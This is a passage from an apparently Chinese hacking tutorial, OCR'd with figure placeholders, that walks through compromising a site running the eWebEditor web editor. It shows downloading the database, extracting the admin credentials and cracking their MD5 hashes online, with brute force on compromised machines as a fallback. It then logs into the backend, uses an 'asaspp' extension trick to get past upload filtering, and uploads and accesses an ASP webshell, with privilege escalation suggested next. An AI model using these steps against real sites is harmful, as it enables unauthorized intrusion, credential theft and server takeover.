


图8

点击保存就可以把它的数据库下载下来了，然后使用“辅臣数据库浏览器”（或MS ACCESS）打开刚才下载的数据库文件，就能在eWebEditor_system表里找到管理员的帐号和密码了（图9）。




图9

不过这里看到的用户名和密码是经过MD5算法加密的，需要还原才能得到明文密码。打开 http://www.cmd5.com，在里面分别输入得到的用户名“4635a28888758e1b”和密码“2b286ea046c3432c”，点“md5加密或解密”，运气好的话就能得到原文了。看来我的运气还不错哟，得到的用户名和密码分别是oncloud和03171981（图10）。




图10

如果对方的密码非常复杂，在线网站查询不出来的话，就只有放在肉鸡上使用暴力破解程序慢慢破解了。

现在我们就可以回到eWebEditor的后台进行登录了。成功登录后，在“样式管理”里面随便选择一个样式，点击“拷贝”，然后点击“设置”（图11）。




图11




图12

在允许上传类型的“其它类型”里加入“asaspp”格式（因为系统会自动去掉一个asp，所以剩下的还是asp），如图12。

点击确定后，在刚才拷贝的样式预览里就可以上传“asp”格式的WebSehll了（图13）。上传完成后，就可以成功访问我们的WebShell了（图14）。

接下来还想做什么就是自己的事了，擦PP走人或是进一步提权，不过就此收手比较好，我们只是安全爱好者而不是破坏者。




图13

